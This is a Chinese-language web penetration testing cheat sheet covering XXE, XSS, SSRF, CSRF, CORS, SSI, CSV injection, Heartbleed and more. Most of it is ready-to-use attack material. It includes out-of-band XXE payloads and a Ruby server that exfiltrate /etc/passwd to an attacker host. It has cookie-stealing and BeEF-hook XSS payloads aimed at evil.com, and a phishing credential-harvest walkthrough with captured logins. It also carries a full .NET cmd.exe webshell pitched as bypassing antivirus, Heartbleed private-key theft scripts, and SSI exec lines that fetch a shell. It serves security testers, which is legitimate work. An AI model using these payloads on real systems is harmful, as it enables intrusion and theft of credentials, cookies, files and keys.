Web安全测试笔记

XXE

测试方法

发现post请求的接口的时候，可以这样试试：

```
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY test "THIS IS A STRING!">
]>
<methodCall><methodName>&test;</methodName></methodCall>
```

如果发现了一个错误：

```
<?xml version="1.0"?>
<!DOCTYPE a
[<!ENTITY test "nice string bro">]
>

<methodCall><methodName>&test;</methodName></methodCall>
```

说明能够解析，试试读文件：

```
<?xml version="1.0"?>
<!DOCTYPE a
[<!ENTITY test SYSTEM "file:///etc/passwd">]
>

<methodCall><methodName>&test;</methodName></methodCall>
```

或者用php伪协议：

```
<?xml version="1.0"?>
<!DOCTYPE a
[<!ENTITY test SYSTEM "php://filter/convert.base64-encode/resource=index.php">]
>

<methodCall><methodName>&test;</methodName></methodCall>
```

得到的结果再base64解码即可。

webgoat8

测试方法

试一试是否可以添加实体的评论：

```
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY test "THIS IS A STRING!">
]>
<comment><text>&test;</text></comment>
```

可以的话，试试file：

```
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY test SYSTEM "file:///etc/passwd">
]>
<comment><text>&test;</text></comment>
```

MUTILLIDAE

要获取mutillidae上的文件，要在form表单提交的过程中使用测试的payload：

```
<?xml version="1.0"?> <!DOCTYPE a
[<!ENTITY TEST SYSTEM "file:///etc/passwd">]
>

<methodCall><methodName>&TEST;</methodName></methodCall>
```

或者把xml版本忽略掉：

```
<!DOCTYPE a
[<!ENTITY TEST SYSTEM "file:///etc/passwd">]
>

<methodCall><methodName>&TEST;</methodName></methodCall>
```

以及上面提到的php流：

```
<!DOCTYPE a
[<!ENTITY TEST SYSTEM "php://filter/convert.base64-encode/resource=phpinfo.php">]
>
<methodCall><methodName>&TEST;</methodName></methodCall>
```


OUT OF BAND

基础测试

1. 使用 burp 的collaborator 然后单击`copy the payload to clipboard`
2. 将下面的code放入xml文件，然后上传：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://burp.collab.server" >]><foo>&xxe;</foo>
```

看看是否发送了请求



成功后，再利用其他payload

读文件

```
wing.xml
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE data [
  <!ENTITY % file SYSTEM
  "file:///etc/lsb-release">
  <!ENTITY % dtd SYSTEM
  "http://<evil attacker hostname>:8000/evil.dtd">
  %dtd;
]>
<data>&send;</data>
vps->evil.dtd
<!ENTITY % all "<!ENTITY send SYSTEM 'http://<evil attacker hostname>:8000/?
collect=%file;'>"> %all;
host in dtd:
python -m SimpleHTTPServer 8000
```

使用FTP读文件

```
evil.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "http://<evil attacker hostname>:8090/xxe_file.dtd">
%asd;
%c;
]>
<a>&rrr;</a>
将dtd文件放在VPS上:
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://<evil attacker hostname>:2121/%d;'>">
```

ruby利用脚本:

```
require 'socket'

ftp_server = TCPServer.new 2121
http_server = TCPServer.new 8088

log = File.open( "xxe-ftp.log", "a")

payload = '<!ENTITY % asd SYSTEM "file:///etc/passwd">'

Thread.start do
loop do
  Thread.start(http_server.accept) do |http_client|
    puts "HTTP. New client connected"
    loop {
        req = http_client.gets()
        break if req.nil?
        if req.start_with? "GET"
            http_client.puts("HTTP/1.1 200 OK\r\nContent-length: #
{payload.length}\r\n\r\n#{payload}")
        end
        puts req
    }
    puts "HTTP. Connection closed"
  end
end

end

Thread.start do
loop do
  Thread.start(ftp_server.accept) do |ftp_client|
    puts "FTP. New client connected"
    ftp_client.puts("220 xxe-ftp-server")
    loop {
```

```
        req = ftp_client.gets()
        break if req.nil?
        puts "< "+req
        log.write "get req: #{req.inspect}\n"

        if req.include? "LIST"
            ftp_client.puts("drwxrwxrwx 1 owner group          1 Feb 21 04:37
test")
            ftp_client.puts("150 Opening BINARY mode data connection for
/bin/ls")
            ftp_client.puts("226 Transfer complete.")
        elsif req.include? "USER"
            ftp_client.puts("331 password please - version check")
        elsif req.include? "PORT"
            puts "! PORT received"
            puts "> 200 PORT command ok"
            ftp_client.puts("200 PORT command ok")
        else
            puts "> 230 more data please!"
            ftp_client.puts("230 more data please!")
        end
    }
    puts "FTP. Connection closed"
  end
end
end

loop do
    sleep(10000)
end
```

fuzz

```
https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XXE-Fuzzing.txt
```

XSS

对于asp的站点，我们用unicode编码尖括号，适用于存储型XSS：

```
'%uff1cscript%uff1ealert('XSS');%uff1c/script%uff1e'
```

文件上传的XSS

发现上传点的时候，可以试试用payload作为文件名：

```
<img src=x onerror=alert('XSS')>.png
```

or:

```
"><img src=x onerror=alert('XSS')>.png
```

or:

```
"><svg onmouseover=alert(1)>.svg
```

SVG

stuff.svg

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900"
stroke="#004400"/>
   <script type="text/javascript">
      alert('XSS!');
   </script>
</svg>
```

XML

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)
</something:script>
</body>
</html>
```

CSP BYPASS

```
script-src self: <object
data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">></object>
```

常用的payload

- `svg/onload`
- `'-alert(1)-'`
- `eval(atob('YWxlcnQoMSk='))`
- `<iMg SrC=x OnErRoR=alert(1)>`
- `<div onmouseover="alert('XSS');">` `</Textarea/</Noscript/</Pre/</Xmp><Svg /Onload=confirm(document.domain)>`
- `x@x.com<--` <img/src= `onerror=alert(1)> --!>`
- `""[(!1+"")[3]+(!0+"")[2]+(''+{})[2]][(''+{})[5]+(''+{})[1]+(""[(!1+"")[3]+(!0+"")`

`[2]+(''+{})[2]])+"")[2]+(!1+'')[3]+(!0+'')[0]+(!0+'')[1]+(!0+'')[2]+(''+{})[5]+(!0+'')[0]+(''+{})[1]+(!0+'')[1]](((!1+"")[1]+(!1+"")[2]+(!0+"")[3]+(!0+"")[1]+(!0+"")[0])+"(1)")()`

- `oNcliCk=alert(1)%20)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>%5Cx3csVg/<img/src/onerror=alert(2)>%5Cx3e`

AUTH CRED

遇到http-only的时候： 使用钓鱼的基本身份验证获取其凭据

1. 注册一个和目标类似的域名
2. https://github.com/ryhanson/phishery
3. 编译然后运行
4. 设置payload----`<img/src/onerror=document.location="evil.com/">`
5. 等待目标上线

可还行

```
shake
2018/12/13 14:28:45 http: TLS handshake error from 180.118.26.87:18541: tls: first record d
shake
[*] Request Received at 2018-12-13 14:28:55: GET http[redacted]
[*] Sending Basic Auth response to: 180.118.26.87
[*] Request Received at 2018-12-13 14:29:00: GET https:[redacted]
[*] New credentials harvested!
[HTTP] Host       : 106.14.1.209
[HTTP] Request    : GET /
[HTTP] User Agent : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHT
3538.110 Safari/537.36
[HTTP] IP Address : 180.118.26.87
[AUTH] Username   : admin
[AUTH] Password   : admin
```

偷Cookie

```
<img/src/onerror=document.location="http://evil.com:8090/cookiez.php?c="+document.cookie>
```

Blacklist bypass: 过滤了`//,:,",<和>`

```
btoa('document.location="http://evil.com:8090/r.php?c="+document.cookie')
```

payload:

```
eval(atob('ZG9jdW1lbnQubG9jYXRpb249Imh0dHA6Ly9ldmlsLmNvbTo4MDkwL3IucGhwP2M9Iitkb2N1bWVudC5jb29raWU='))
```

另外一个:

```
<script>new Image().src="http://evil.com:8090/b.php?"+document.cookie;</script>
```

比较不错的一个payload：

```
<svg onload=fetch("//attacker/r.php?="%2Bcookie)>
```

nc 监听：

```
nc -lvp 8090
```

测试session劫持

利用burp重放功能进行测试。 看不同cookie会有什么变化。

FILTER BYPASS RESOURCES

收集到的payload：

```
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://bittherapy.net/a-trick-to-bypass-an-xss-filter-and-execute-javascript/
https://support.portswigger.net/customer/portal/articles/2590820-bypassing-
signature-based-xss-filters-modifying-script-code
https://brutelogic.com.br/blog/avoiding-xss-detection/
https://gist.github.com/rvrsh3ll/09a8b933291f9f98e8ec
```

基于POST的XSS

如果遇到无法将基于POST的XSS转换为GET请求的情况(可能目标服务器上禁用了GET请求)，试试CSRF。

DOM XSS

```
<target.com>/#<img/src/onerror=alert("XSS")>
```

beef的hook，urlencode

```
<target.com>/#img/src/onerror=$("body").append(decodeURIComponent('%3c%73%63%72%69
%70%74%20%73%72%63%3d%68%74%74%70%3a%2f%2f%3c%65%76%69%6c%20%69%70%3e%3a%33%30%30%
30%2f%68%6f%6f%6b%2e%6a%73%3e%3c%2f%73%63%72%69%70%74%3e'))>
#<img/src="1"/onerror=alert(1)>
#><img src=x onerror=prompt(1);>
```

这些站点有大量的xss payload

```
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS injection
https://zseano.com/tutorials/4.html
https://github.com/EdOverflow/bugbounty-cheatsheet/blob/master/cheatsheets/xss.md
http://www.smeegesec.com/2012/06/collection-of-cross-site-scripting-xss.html
http://www.xss-payloads.com/payloads-list.html?a#category=all
```

payload生成：

```
xssor.io
http：//www.jsfuck.com/
https://github.com/aemkei/jsfuck
https://convert.town/ascii-to-text
http://jdstiles.com/java/cct.html
```

SSRF

在可以控制url参数的情况下，只要不重定向，就可以测试一下SSRF。 Webhooks, PDF 生成， 文档解析, 文件上传这些地方都可以重点关注一下。

PS:https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF

想办法探测内网资产：http://internal-server:22/notarealfile.txt 更换端口，查看回显，判断端口的开放。 没有回显的情况下，按照响应时间判断，以及DNSLOG，这玩意burp自带的也好用的。 根据我的经验，一些组件只能使用某些端口，例如80,8080,443等。最好对这些端口进行测试。

如果你的payload中有路径，最好带上&,#

```
http://internal-vulnerable-server/rce?cmd=wget%20attackers-machine:4000&
http://internal-vulnerable-server/rce?cmd=wget%20attackers-machine:4000#
```

这篇文章对SOP和CORS以及SSRF都有很好的讲解：https//www.bishopfox.com/blog/2015/04/vulnerable-by-design-understanding-server-side-request-forgery/

Bug Bounty Write-ups:

```
https://hackerone.com/reports/115748
https://hackerone.com/reports/301924
https://www.sxcurity.pro/hackertarget/
http://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html
https://seanmelia.files.wordpress.com/2016/07/ssrf-to-pivot-internal-networks.pdf
https://github.com/ngalongc/bug-bounty-reference#server-side-request-forgery-ssrf
https://hack-ed.net/2017/11/07/a-nifty-ssrf-bug-bounty-write-up/
```

SQL注入

使用SQLMap在PUT REST Params中测试SQLi：

```
1. 使用 *标记Vulnerable参数
2. 复制请求并将其粘贴到文件中。
3. 用sqlmap运行：
sqlmap -r <file with request> -vvvv
```

备忘录:https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

可以试试双编码输入。

会话固定

快速检查的方法，可用于确定会话固定漏洞是否是网站上的问题：

```
转到登录页面，观察未经身份验证的用户拥有的会话ID。

登录该站点。进入后，观察用户拥有的会话ID。如果会话ID与用户进行身份验证之前由站点提供的会话ID匹配，那么存在会话固定漏洞。
```

CSRF

一些绕过技术，即使有CSRF Token: https://zseano.com/tutorials/5.html

csrf和reset api:

```
<html>
<script>
function jsonreq() {
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.open("POST","https://target.com/api/endpoint", true);
  xmlhttp.setRequestHeader("Content-Type","text/plain");
  //xmlhttp.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
  xmlhttp.withCredentials = true;
  xmlhttp.send(JSON.stringify({"test":"x"}));
}
jsonreq();
</script>
</html>
```

案例:

```
https://blog.appsecco.com/exploiting-csrf-on-json-endpoints-with-flash-and-
redirects-681d4ad6b31b
http://c0rni3sm.blogspot.com/2018/01/1800-in-less-than-hour.html
```

CSRF TO REDECT XSS

```
<html>
```

```
  <body>
    <p>Please wait... ;)</p>
    <script>
let host = 'http://target.com'
let beef_payload =
'%3c%73%63%72%69%70%74%3e%20%73%3d%64%6f%63%75%6d%65%6e%74%2e%63%72%65%61%74%65%45
%6c%65%6d%65%6e%74%28%27%73%63%72%69%70%74%27%29%3b%20%73%2e%74%79%70%65%3d%27%74%
65%78%74%2f%6a%61%76%61%73%63%72%69%70%74%27%3b%20%73%2e%73%72%63%3d%27%68%74%74%7
0%73%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%2f%68%6f%6f%6b%2e%6a%73%27%3b%20%64%6f%63%75
%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%27%
68%65%61%64%27%29%5b%30%5d%2e%61%70%70%65%6e%64%43%68%69%6c%64%28%73%29%3b%20%3c%2
f%73%63%72%69%70%74%3e'
let alert_payload = '%3Cimg%2Fsrc%2Fonerror%3Dalert(1)%3E'

function submitRequest() {
  var req = new XMLHttpRequest();
  req.open(<CSRF components, which can easily be copied from Burp's POC
generator>);
  req.setRequestHeader("Accept", "*\/*");
  req.withCredentials = true;
  req.onreadystatechange = function () {
    if (req.readyState === 4) {
      executeXSS();
    }
  }
  req.send();
}

function executeXSS() {
  window.location.assign(host+'<URI with XSS>'+alert_payload);
}

submitRequest();
    </script>
  </body>
</html>
```

文件上传漏洞

在OS X上创建测试10g文件（对于测试文件上载限制很有用）：

```
mkfile -n 10g temp_10GB_file
```

无限制的文件上传

资源:

```
http://nileshkumar83.blogspot.com/2017/01/file-upload-through-null-byte-injection.html
```

一些备忘录:https://github.com/jhaddix/tbhm

CORS配置错误

用于测试的POC:

```
<!DOCTYPE html>
<html>
  <body>
    <center>
      <h2>CORS POC Exploit</h2>

      <div id="demo">
        <button type="button" onclick="cors()">Exploit</button>
      </div>

      <script>
function cors() {
  var req = new XMLHttpRequest();
  req.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = this.responseText;
      // If you want to print something out after it finishes:
      //alert(req.getAllResponseHeaders());
      //alert(localStorage.access_token);
    }
  };
  // If you need to set a header (you probably won't):
  // req.setRequestHeader("header name", "value");
  req.open("GET", "<site>", true);
  req.withCredentials = true;
  req.send();
}
      </script>
  </body>
</html>
```

资源:

```
https://www.securityninja.io/understanding-cross-origin-resource-sharing-cors/
http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html
https://www.youtube.com/watch?v=wgkj4ZgxI4c
http://ejj.io/misconfigured-cors/
https://www.youtube.com/watch?v=lg31RYYG-T4
https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
https://w3c.github.io/webappsec-cors-for-developers/#cors
http://gerionsecurity.com/2013/11/cors-attack-scenarios/
Using CORS misconfiguration to steal a CSRF Token:
https://yassineaboukir.com/blog/security-impact-of-a-misconfigured-cors-
implementation/
```

测试心脏出血漏洞

```
nmap -d --script ssl-heartbleed --script-args vulns.showall -sV -p <port> <target
ip> --script-trace -oA heartbleed-%y%m%d
```

偷私钥

```
wget
https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee9
21a836cf05cd7530/heartbleed.py
echo "<target>:<port>" > targets.txt
python heartbleed.py -f targets.txt -v -e
wget https://raw.githubusercontent.com/sensepost/heartbleed-poc/master/heartbleed-
poc.py
python heartbleed-poc.py <target> -p <target port> | less
```

https://gist.github.com/bonsaiviking/10402038 https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee921a836cf05cd7530/heartbleed.py

重定向

http://breenmachine.blogspot.com/2013/01/abusing-open-redirects-to-bypass-xss.html

重定向到beef：

```
<script> s=document.createElement('script'); s.type='text/javascript';
s.src='http://evil.com:3000/hook.js'; document.getElementsByTagName('head')
[0].appendChild(s); </script>
```

使用Burp中的Decoder将其编码为base-64，并将其传递给payload：

```
data:text/html;base64,PHNjcmlwdD4gcz1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCdzY3JpcHQnKTsg
cy50eXBlPSd0ZXh0L2phdmFzY3JpcHQnOyBzLnNyYz0naHR0cDovL2V2aWwuY29tOjMwMDAvaG9vay5qcy
c7IGRvY3VtZW50LmdldEVsZW1lbnRzQnlUYWdOYW1lKCdoZWFkJylbMF0uYXBwZW5kQ2hpbGQocyk7IDwv
c2NyaXB0Pg==
```

other：

```
http://;URL=javascript:alert('XSS')
data:text/html%3bbase64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K
```

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20redirect

CRLF注入

当你看到请求的参数是这样:

```
http://inj.example.org/redirect.asp?origin=foo
```

回显是这样：

```
HTTP/1.1 302 Object moved
Date: Mon, 07 Mar 2016 17:42:46 GMT
Location: account.asp?origin=foo
Connection: close
Content-Length: 121

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>
```

尝试CRLF注射：

```
http://inj.example.org/redirect.asp?origin=foo%0d%0aSet-
Cookie:%20ASPSESSIONIDACCBBTCD=SessionFixed%0d%0a
CRLF:  %0d%0a
https://www.gracefulsecurity.com/http-header-injection/
https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-
016)
https://www.acunetix.com/websitesecurity/crlf-injection/
https://blog.innerht.ml/twitter-crlf-injection/
```

模板注入

您可以将一些代码放入jsfiddle以进行payload测试：

```
<html>
<head>
<meta charset="utf-8">
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.js">
</script>
</head>
<body>
<div ng-app>
{{constructor.constructor('alert(1)')()}}
</div>
</body>
</html>
```

http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

RCE

使用WEBSHELL上传（.NET）绕过AV： 这是一个示例，其中包含fuzzdb项目中的一个webshell：

```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
{
}
string executeIt(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
void cmdClick(object sender, System.EventArgs e)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(executeIt(txtArg.Text)));
Response.Write("</pre>");
}
</script>
<HTML>
<HEAD>
```

```
<title>REALLY NICE</title>
</HEAD>
<body >
<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute;
TOP: 20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute;
TOP: 18px" runat="server" Text="execute" OnClick="cmdClick"></asp:Button>
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP:
22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>
```

https://hax365.wordpress.com/2015/12/15/easy-trick-to-upload-a-web-shell-and-bypass-av-products/

PHP中的匿名函数RCE

```
$inputFunc = function() use($a, $b, $c, &$f){echo(exec('whoami'));};
```

PHP实验

如果您需要测试一些PHP代码，可以使用本机Web服务器来托管它：

```
php -S 127.0.0.1:80 -t .
```

PHP交互式SHELL

```
php -a
```

CSV注入

在Windows上的Excel中，输入以下内容以获取cmd shell：

```
=cmd|'cmd'!''
```

exmaple:https://rhinosecuritylabs.com/azure/cloud-security-risks-part-1-azure-csv-injection-vulnerability/

movie：https://www.youtube.com/watch?v=SC7AkclnG2g

有用的脚本

不断检查网站服务是否关闭：

```
while true; do /usr/bin/wget "http://[target]/uri/path" --timeout 30 -O -
2>/dev/null | grep "[item on page]" || echo "The site is down"; sleep 10; done
```

IDORS

https://www.bugcrowd.com/how-to-find-idor-insecure-direct-object-reference-vulnerabilities-for-large-bounty-rewards/

服务器端包含注入

把它放在一个易受攻击的参数中： 如果有效，您应该在响应中看到当前日期和时间输出。

`<!--#printenv -->`：输出环境变量。

```
<!--#exec cmd="cat /etc/passwd"-->
```

more:

```
<pre><!--#exec cmd="ls" --></pre>
<pre><!--#echo var="DATE_LOCAL" --> </pre>
<pre><!--#exec cmd="whoami"--></pre>
<pre><!--#exec cmd="dir" --></pre>
<!--#exec cmd="ls" -->
<!--#exec cmd="wget http://website.com/dir/shell.txt" -->
<!--#exec cmd="/bin/ls /" -->
<!--#exec cmd="dir" -->
<!--#exec cmd="cd C:\WINDOWS\System32">
<!--#config errmsg="File not found, informs users and password"-->
<!--#echo var="DOCUMENT_NAME" -->
<!--#echo var="DOCUMENT_URI" -->
<!--#config timefmt="A %B %d %Y %r"-->
<!--#fsize file="ssi.shtml" -->
<!--#include file=?UUUUUUUU...UU?-->
<!--#echo var="DATE_LOCAL" -->
<!--#exec cmd="whoami"-->
<!--#printenv -->
<!--#flastmod virtual="echo.html" -->
<!--#echo var="auth_type" -->
<!--#echo var="http_referer" -->
<!--#echo var="content_length" -->
<!--#echo var="content_type" -->
<!--#echo var="http_accept_encoding" -->
<!--#echo var="forwarded" -->
<!--#echo var="document_uri" -->
<!--#echo var="date_gmt" -->
<!--#echo var="date_local" -->
<!--#echo var="document_name" -->
```

```
<!--#echo var="document_root" -->
<!--#echo var="from" -->
<!--#echo var="gateway_interface" -->
<!--#echo var="http_accept" -->
<!--#echo var="http_accept_charset" -->
<!--#echo var="http_accept_language" -->
<!--#echo var="http_connection" -->
<!--#echo var="http_cookie" -->
<!--#echo var="http_form" -->
<!--#echo var="http_host" -->
<!--#echo var="user_name" -->
<!--#echo var="unique_id" -->
<!--#echo var="tz" -->
<!--#echo var="total_hits" -->
<!--#echo var="server_software" -->
<!--#echo var="server_protocol" -->
<!--#echo var="server_port" -->
<!--#echo var="server_name -->
<!--#echo var="server_addr" -->
<!--#echo var="server_admin" -->
<!--#echo var="script_url" -->
<!--#echo var="script_uri" -->
<!--#echo var="script_name" -->
<!--#echo var="script_filename" -->
<!--#echo var="netsite_root" -->
<!--#echo var="site_htmlroot" -->
<!--#echo var="path_translated" -->
<!--#echo var="path_info_translated" -->
<!--#echo var="request_uri" -->
<!--#echo var="request_method" -->
<!--#echo var="remote_user" -->
<!--#echo var="remote_addr" -->
<!--#echo var="http_client_ip" -->
<!--#echo var="remote_port" -->
<!--#echo var="remote_ident" -->
<!--#echo var="remote_host" -->
<!--#echo var="query_string_unescaped" -->
<!--#echo var="query_string" -->
<!--#echo var="path_translated" -->
<!--#echo var="path_info" -->
<!--#echo var="path" -->
<!--#echo var="page_count" -->
<!--#echo var="last_modified" -->
<!--#echo var="http_user_agent" -->
<!--#echo var="http_ua_os" -->
<!--#echo var="http_ua_cpu" -->
```

点击劫持

只需使用Burp的clickbandit。还要记住：Clickjacking适用于点击，而不适用于键盘。

poc:

```
<html>
   <head>
     <title>Clickjack test page</title>
   </head>
   <body>
     <p>Website is vulnerable to clickjacking!</p>
     <iframe src="http://target.com" width="500" height="500"></iframe>
   </body>
</html>
```

https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009) https://javascript.info/clickjacking https://www.tinfoilsecurity.com/blog/what-is-clickjacking

攻击JSON

利用burp标记参数进行主动扫描

https://www.coalfire.com/Solutions/Coalfire-Labs/The-Coalfire-LABS-Blog/may-2018/the-right-way-to-test-json-parameters-with-burp

反序列化漏洞

Writeup on Oracle Weblogic CVE-2018-2628 Java Deserialization Scanner Burp Extension Java Serialized Payloads Burp Extension

工具

Ysoserial

测试不安全的JWT

```
获取JSON Web Tokens Burp扩展
捕获请求，将其发送到Repeater
单击JSON Web Tokens选项卡
单击使用随机密钥对签名
单击Alg None Attack下的下拉菜单
单击Go
查看会话后是否仍然有效
```

LFI

https://hack-ed.net/2017/11/05/finally-a-bug-bounty-write-up-lfi/

子域名探测技术

https://0xpatrik.com/subdomain-takeover-starbucks/